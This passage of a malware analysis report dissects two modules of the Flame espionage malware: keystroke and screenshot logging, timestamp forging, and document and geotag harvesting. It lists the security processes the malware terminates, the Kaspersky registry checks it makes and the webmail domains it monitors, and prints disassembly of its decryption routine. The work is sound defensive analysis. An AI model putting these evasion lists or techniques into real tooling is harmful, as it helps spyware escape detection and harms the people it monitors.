"Nteps32.ocx" is one of modules released by Flame. We found that this module is used for keystroke logging and screenshots capturing via module analysis. After the execution of "Nteps32.ocx", it will modify the creation time, modification time and access time of itself and the file "boot32drv.sys" and makes all the time to be the same as that of "kernel32.dll" in the system.

Module analysis:

Release the following temporary files:

- `"%windir%temp\~HLV927.tmp"`
- `"%windir%temp\~HLV751.tmp"`
- `"%windir%temp\~HLV084.tmp"`
- `"%windir%temp\~HLV473.tmp"`
- `"%windir%temp\~HLV294.tmp"`

The above temporary files correspond to different function files and are encrypted, containing data such as keystroke logs and screenshot information.

Check whether there are registry entries of Kaspersky software in the registry

- `HKLM\SOFTWARE\KasperskyLab`
- `HKLM\SOFTWARE\KasperskyLab\AVP6`
- `HKLM\SOFTWARE\KasperskyLab\protected\AVP7`

This module contains a list of domain name strings which are used for monitoring.

- live.com
- .hotmail.
- gawab.com
- gmail.com
- mail.
- maktoob.com
- rocketmail.com
- yahoo.co
- ymail.com

The “Nteps32.ocx” module also includes a list used to monitor network security processes. The list contains about 130 processes which are some foreign firewall products, antivirus products and security products. Detail information of the list can be found in Appendix 4 (Appendix 4: Process List of Antivirus Software Detected by “Nteps32.ocx”. Some of these processes appear at other modules too).

This module contains the functionality of keystroke logging and screenshot capturing; the functions are as follows:

- GetDIBist
- SelectObject
- BitBlt
- CreateCompatibleBitmap
- CreateCompatibleDC
- MsgWaitForMultipleObjects
- MapVirtualKeyExA
- MapVirtualKeyA
- ToUnicodeEx

Analysis of the “msglu32.ocx” Module

“Msglu32.ocx” is one of the modules released by Flame. We found that its main functionalities are as follows: traversing different types of files in the system, reading file information of specified file types and writing this information to the SQL database, and collecting information about region in the file.

Module analysis:

Check whether there are registry entries of Kaspersky software in the registry

- HKLM\SOFTWARE\KasperskyLab\AVP6
- HKLM\SOFTWARE\KasperskyLab\protected\AVP7

Detect and terminate the following processes:


AntiHook.exe, EngineServer.exe, FAMEH32.exe, FCH32.exe, Filemon.exe, FPAVServer.exe, FProtTray.exe, FrameworkService.exe, fsav32.exe, fsdfwd.exe, fsgk32.exe, fsgk32st.exe, fsguidll.exe, FSM32.exe, FSMA32.exe, FSMB32, fspc.exe, fsqh.exe, fssm32.exe, jpf.exe, jpfsrv.exe, mcagent.exe, mcmscsvc.exe, McNASvc.exe, McProxy.exe, McSACore.exe, Mcshield.exe, mcsysmon.exe, McTray.exe, mcupdmgr.exe, mfeann.exe, mfevtps.exe, MpfSrv.exe, naPrdMgr.exe, procexp.exe, PXAgent.exe, PXConsole.exe, shstat.exe, sp_rsser.exe, SpywareTerminator.exe, SpywareTerminatorShield.exe, UdaterUI.exe, VsTskMgr.exe

While traversing files on the system, the virus focuses on the file type lists are as follows:

- Office documents of different formats (such as docx, xlsx and pptx)
- Autocad files
- Visio files
- Pdf files
- Picture files

While traversing the above types of files, the virus will record the following information: creation time, modification time, author, creator, note, company, copyright, title, information, version number, amount of keywords and so on. The above information will be stored to the database by means of the following commands:


```
update "%w".sqlite_sequence set name = %q where name = %q

update sqlite_temp_master set sql = sqlite_rename_trigger(sql, %q), tbl_name = %q
where %s;

update "%w".%s set sql = substr(sql,1,%d) || ', ' || %q || substr(sql,%d) where type
= 'table' and name = %q

update %q.%s set type='%s', name=%q, tbl_name=%q, rootpage=#%d, sql=%q where rowid=#%d

select 'create table vacuum_db.' || substr(sql,14) from sqlite_master where
type='table' and name!

select 'create unique index vacuum_db.' || substr(sql,21) from sqlite_master where
sql like 'create unique index %'

insert into vacuum_db.sqlite_master select type, name, tbl_name, rootpage, sql
from main.sqlite_master where type='view' or type='trigger' or (type='table'
and rootpage=0)
```



```
10075416 | .  56          push   esi
10075417 | .  56          push   esi
10075418 | .  56          push   esi
10075419 | .  56          push   esi
1007541A | .  50          push   eax
1007541B | .  FF75 E8     push   dword ptr [ebp-18]
1007541E | .  68 28FD1710 push   1017FD28                  update
10075423 | .  E8 9049FFFF call   10069DB8
10075428 | .  FF75 E8     push   dword ptr [ebp-18]
1007542B | .  8B7D FC     mov    edi, dword ptr [ebp-4]
1017FD28=1017FD28 (ASCII "UPDATE %Q.%s SET sql = CASE WHEN type = 'trigger'

1017FD28 UPDATE %Q.%s SET sql = CASE WHEN type = 'trigger' THEN sqlite_re
1017FD68 name_trigger(sql, %Q)ELSE sqlite_rename_table(sql, %Q) END, tbl_
1017FDA8 name = %Q, name = CASE WHEN type='table' THEN %Q WHEN name LIKE
1017FDE8 'sqlite_autoindex%%' AND type='index' THEN 'sqlite_autoindex_' |
1017FE28 | %Q || substr(name,%d+18) ELSE name END WHERE tbl_name=%Q AND (
1017FE68 type='table' OR type='index' OR type='trigger');....sqlite_seque
1017FEA8 nce.UPDATE "%w".sqlite_sequence set name = %Q WHERE name = %Q
```

Figure 18 Some SQL Sentence Found in Memory


This module can analyze Arabic text and the Hebrew text in pdf files via using the image function of postscript.



```
1014FE20 ..■■■■■流■■.■kaf.■邙■■■■■■■..槅■樵  鬣■
1014FE60 ■■..kadeva.■烈■■■蔘■濃.■犟■檪雄■■■.&ka
1014FEA0 descendercyrillic.■襬■他港  ■瞯..■■■
1014FEE0 ■■  �星.■kacyrillic.盯■■■■蛐帿■.■■■  ■种
1014FF20 ■■..kacute.■  ■鸛轻■■■.■■■  釗■  ■.■ka
1014FF60 bengali.■■■滷■■挹得....■■■  鋑■■  ."ka
1014FFA0 bashkircyrillic.■■韹■■■■藤..■■槿■■■
1014FFE0 ■■.+k.檐瓦■■■■逌豬..■■  ■■■■■.■jsuper
10150020 ior.铡■■■■■溡  ..■駩■■繼橌■佰..jparen.■
10150060  霥■■■鞬■.       膈愫炦  .■jmonospace.■■■
101500A0 ■■祡■它.抗颓■掉  鲟  ■.■jis.謹■■灡■  皇■....
101500E0 綮  ■■■秛■貿.■jheharmenian.■■塲■■■■脍.
10150120 ■■无爈■  ■■.■jhagurmukhi.攢■■  ■■叔溧..
10150160 燕■■■■■■■■.■jhagujarati.■■獹颓■■妹■..
101501A0 ■署■  况错屮■.■jhadeva.鄆■灌煩讳
101501E0  樓■■.■jhabengali.愐■■棵■翡絪■.煒  �■■
10150220 涵■.■jeharabic.咧■溤■騴■■■..怚■醎■痨■■订
10150260 .■jehfinalarabic.  饶埰郎■颂娲嘖.骨■郝■呬■
101502A0  俫.■jeemarabic.蹓■専鈥■■扮紂.■■鈦嬰  鈢  飅
101502E0 . jeemmedialarabic.餧■  埦■■■■.茉■■■
```

Figure 19 Parse Arabic text and the Hebrew text in PDF files


If the detected files of the specified format contain geotagging information, it will extract the information that includes latitude, longitude and altitude.



```
100C5DE7  .  C3            retn
100C5DE8  .  68 00C01710   push    1017C000
100C5DED  .  E8 4E6EF4FF   call    1000CC40
100C5DF2  .  59            pop     ecx
100C5DF3  .  50            push    eax
100C5DF4  .  68 7C651810   push    1018657C
100C5DF9  .  E8 7F73F4FF   call    1000D17D
100C5DFE  .  68 F8320F10   push    100F32F8
100C5E03  .  E8 1872FCFF   call    1008D020
100C5E08  .  59            pop     ecx
100C5E09  .  C3            retn
100C5E0A  .  68 40C01710   push    1017C040
100C5E0F  .  E8 2C6EF4FF   call    1000CC40
100C5E14  .  59            pop     ecx
100C5E15  .  50            push    eax
100C5E16  .  68 DC641810   push    101864DC
100C5E1B  .  E8 5D73F4FF   call    1000D17D
100C5E20  .  68 02330F10   push    100F3302
100C5E25  .  E8 F671FCFF   call    1008D020
100C5E2A  .  59            pop     ecx
100C5E2B  .  C3            retn
1017C000=1017C000

1017C000 D3 85 B3 2E B6 8B 0B AE 24 E7 AD C1 F4 2D 71 8A 薛冖讶■
1017C010 00 00 18 00 47 00 50 00 53 00 5F 00 4C 00 41 00 .■GPS_LA
1017C020 54 00 49 00 54 00 55 00 44 00 45 00 00 00 27 9E TITUDE.鸽
1017C030 87 C9 22 CC 28 98 33 37 1E 6B 21 A1 E2 D1 00 00 ■■猽■櫺■■
1017C040 70 16 C9 B7 5C E1 36 D4 08 E5 C0 6D 39 EB 9F 40 ■■  ■  淙
1017C050 00 00 22 00 47 00 50 00 53 00 5F 00 4C 00 4F 00 ."GPS_LO
1017C060 4E 00 47 00 49 00 54 00 55 00 44 00 45 00 5F 00 NGITUDE_
1017C070 52 00 45 00 46 00 00 00 C4 89 29 E1 38 55 D3 27 REF.规  
1017C080 06 3C 3B 5B D2 E0 98 61 00 00 00 00 00 00 00 00 ■嬇  憘.
1017C090 AD 29 31 D4 66 AF A8 0F 0C 39 8C 8B E4 DF FD 61 ■■■■■讌■
1017C0A0 00 00 1A 00 47 00 50 00 53 00 5F 00 4C 00 4F 00 .■GPS_LO
1017C0B0 4E 00 47 00 49 00 54 00 55 00 44 00 45 00 00 00 NGITUDE.
1017C0C0 ED A1 E2 EC 50 12 B4 B9 FB FA 10 18 BA 1B 3F 86 ■  ■■■■■
1017C0D0 00 00 00 00 00 00 00 00 4D 4D 2D 30 6A 8D 5F CD ....■■赫
1017C0E0 07 A4 AB 11 27 CE 6C D9 00 00 20 00 47 00 50 00 ■■■■. GP
```

Figure 20 Detected files of the specified format contain geotagging information

Large amounts of data were encrypted in the sample. The encryption algorithm code is as follows:




```
1000CBBE  ┌$  85D2         test edx,edx
1000CBC0  │.  56           push esi
1000CBC1  │.  8BF0         mov esi,eax
1000CBC3  │.v 76 33        jbe Xmsglu32.1000CBF8
1000CBC5  │.  53           push ebx
1000CBC6  │.  57           push edi
1000CBC7  │.  6A 0B        push 0xB
1000CBC9  │.  5F           pop edi
1000CBCA  │.  2BFE         sub edi,esi
1000CBCC  │>  8D0C37       ┌lea ecx,dword ptr ds:[edi+esi]
1000CBCF  │.  8D41 0C      │lea eax,dword ptr ds:[ecx+0xC]
1000CBD2  │.  0FAFC1       │imul eax,ecx
1000CBD5  │.  0305 EC63181 │add eax,dword ptr ds:[0x101863EC]
1000CBDB  │.  8BC8         │mov ecx,eax
1000CBDD  │.  C1E9 18      │shr ecx,0x18
1000CBE0  │.  8BD8         │mov ebx,eax
1000CBE2  │.  C1EB 10      │shr ebx,0x10
1000CBE5  │.  32CB         │xor cl,bl
1000CBE7  │.  8BD8         │mov ebx,eax
1000CBE9  │.  C1EB 08      │shr ebx,0x8
1000CBEC  │.  32CB         │xor cl,bl
1000CBEE  │.  32C8         │xor cl,al
1000CBF0  │.  280E         │sub byte ptr ds:[esi],cl
1000CBF2  │.  46           │inc esi
1000CBF3  │.  4A           │dec edx
1000CBF4  │.^ 75 D6        └jnz Xmsglu32.1000CBCC
1000CBF6  │.  5F           pop edi
1000CBF7  │.  5B           pop ebx
1000CBF8  │>  5E           pop esi
1000CBF9  └.  C3           retn
```

Figure 21 Encryption Function 1000CBBE

There are two functions that call the function above. Respectively, their positions are as follows:


The first call:



```
1000CBFA ┌$  55             push ebp
1000CBFB │.  8BEC           mov ebp,esp
1000CBFD │.  53             push ebx
1000CBFE │.  56             push esi
1000CBFF │.  57             push edi
1000CC00 │.  8BC0           mov eax,eax
1000CC02 │.  53             push ebx
1000CC03 │.  50             push eax
1000CC04 │.  58             pop eax
1000CC05 │.  5B             pop ebx
1000CC06 │.  60             pushad
1000CC07 │.  61             popad
1000CC08 │.  8B5D 08        mov ebx,[arg.1]
1000CC0B │.  807B 08 00     cmp byte ptr ds:[ebx+0x8],0x0
1000CC0F │.v 75 09          jnz Xmsglu32.1000CC1A
1000CC11 │.  8AC0           mov al,al
1000CC13 │.  8AE4           mov ah,ah
1000CC15 │.  8D43 0B        lea eax,dword ptr ds:[ebx+0xB]
1000CC18 │.v EB 21          jmp Xmsglu32.1000CC3B
1000CC1A │>  0FB753 09      movzx edx,word ptr ds:[ebx+0x9]
1000CC1E │.  8D43 0B        lea eax,dword ptr ds:[ebx+0xB]
1000CC21 │.  8945 08        mov [arg.1],eax
1000CC24 │.  E8 95FFFFFF    call msglu32.1000CBBE
1000CC29 │.  83F8 00        cmp eax,0x0
1000CC2C │.v 74 04          je Xmsglu32.1000CC32
1000CC2E │.  90             nop
1000CC2F │.  8BFF           mov edi,edi
1000CC31 │.  90             nop
1000CC32 │>  8BF6           mov esi,esi
1000CC34 │.  8B45 08        mov eax,[arg.1]
1000CC37 │.  C643 08 00     mov byte ptr ds:[ebx+0x8],0x0
1000CC3B │>  5F             pop edi
1000CC3C │.  5E             pop esi
1000CC3D │.  5B             pop ebx
1000CC3E │.  5D             pop ebp
1000CC3F └.  C3             retn
```

Figure 22 The First Call of Encryption Function

The second call:



```
1000CC40 ┌$  55              push ebp
1000CC41 │.  8BEC            mov ebp,esp
1000CC43 │.  53              push ebx
1000CC44 │.  56              push esi
1000CC45 │.  57              push edi
1000CC46 │.  8BC0            mov eax,eax
1000CC48 │.  53              push ebx
1000CC49 │.  50              push eax
1000CC4A │.  58              pop eax
1000CC4B │.  5B              pop ebx
1000CC4C │.  60              pushad
1000CC4D │.  61              popad
1000CC4E │.  8B75 08         mov esi,[arg.1]
1000CC51 │.  66:837E 10 0    cmp word ptr ds:[esi+0x10],0x0
1000CC56 │.v 75 09           jnz Xmsglu32.1000CC61
1000CC58 │.  8AC0            mov al,al
1000CC5A │.  8AE4            mov ah,ah
1000CC5C │.  8D46 14         lea eax,dword ptr ds:[esi+0x14]
1000CC5F │.v EB 20           jmp Xmsglu32.1000CC81
1000CC61 │>  0FB756 12       movzx edx,word ptr ds:[esi+0x12]
1000CC65 │.  8D5E 14         lea ebx,dword ptr ds:[esi+0x14]
1000CC68 │.  8BC3            mov eax,ebx
1000CC6A │.  E8 4FFFFFFF     call msglu32.1000CBBE
1000CC6F │.  66:8366 10 0    and word ptr ds:[esi+0x10],0x0
1000CC74 │.  83F8 00         cmp eax,0x0
1000CC77 │.v 74 04           je Xmsglu32.1000CC7D
1000CC79 │.  90              nop
1000CC7A │.  8BFF            mov edi,edi
1000CC7C │.  90              nop
1000CC7D │>  8BF6            mov esi,esi
1000CC7F │.  8BC3            mov eax,ebx
1000CC81 │>  5F              pop edi
1000CC82 │.  5E              pop esi
1000CC83 │.  5B              pop ebx
1000CC84 │.  5D              pop ebp
1000CC85 └.  C3              retn
```

Figure 23.The second Call of Encryption Function

The decryption algorithm description:

The function has two parameters: edx [Encrypted data length]and eax [Encrypted data address]

return： eax [Decrypted data address]

Decryption algorithm:

ECX=(0xBh+n)*(0xBh+0xCh+n)+[0x101863EC]

Note: “n” is the offset of the decrypted byte.

CL=(M1)xor(M2)xor(M3)xor(M4)

Decrypted data = Encrypted data – CL




Figure 24 CL=(M1)xor(M2)xor(M3)xor(M4)

The first call:

The function has one parameter: arg.1 [address]

Encrypted data length: [word] arg.1+0x9h

Encrypted data address: [dword] arg.1+0xBh

Return: Decrypted data address

The second call:

The function has one parameter: arg.1 [address]

Encrypted data length: [word] arg.1+0x12h

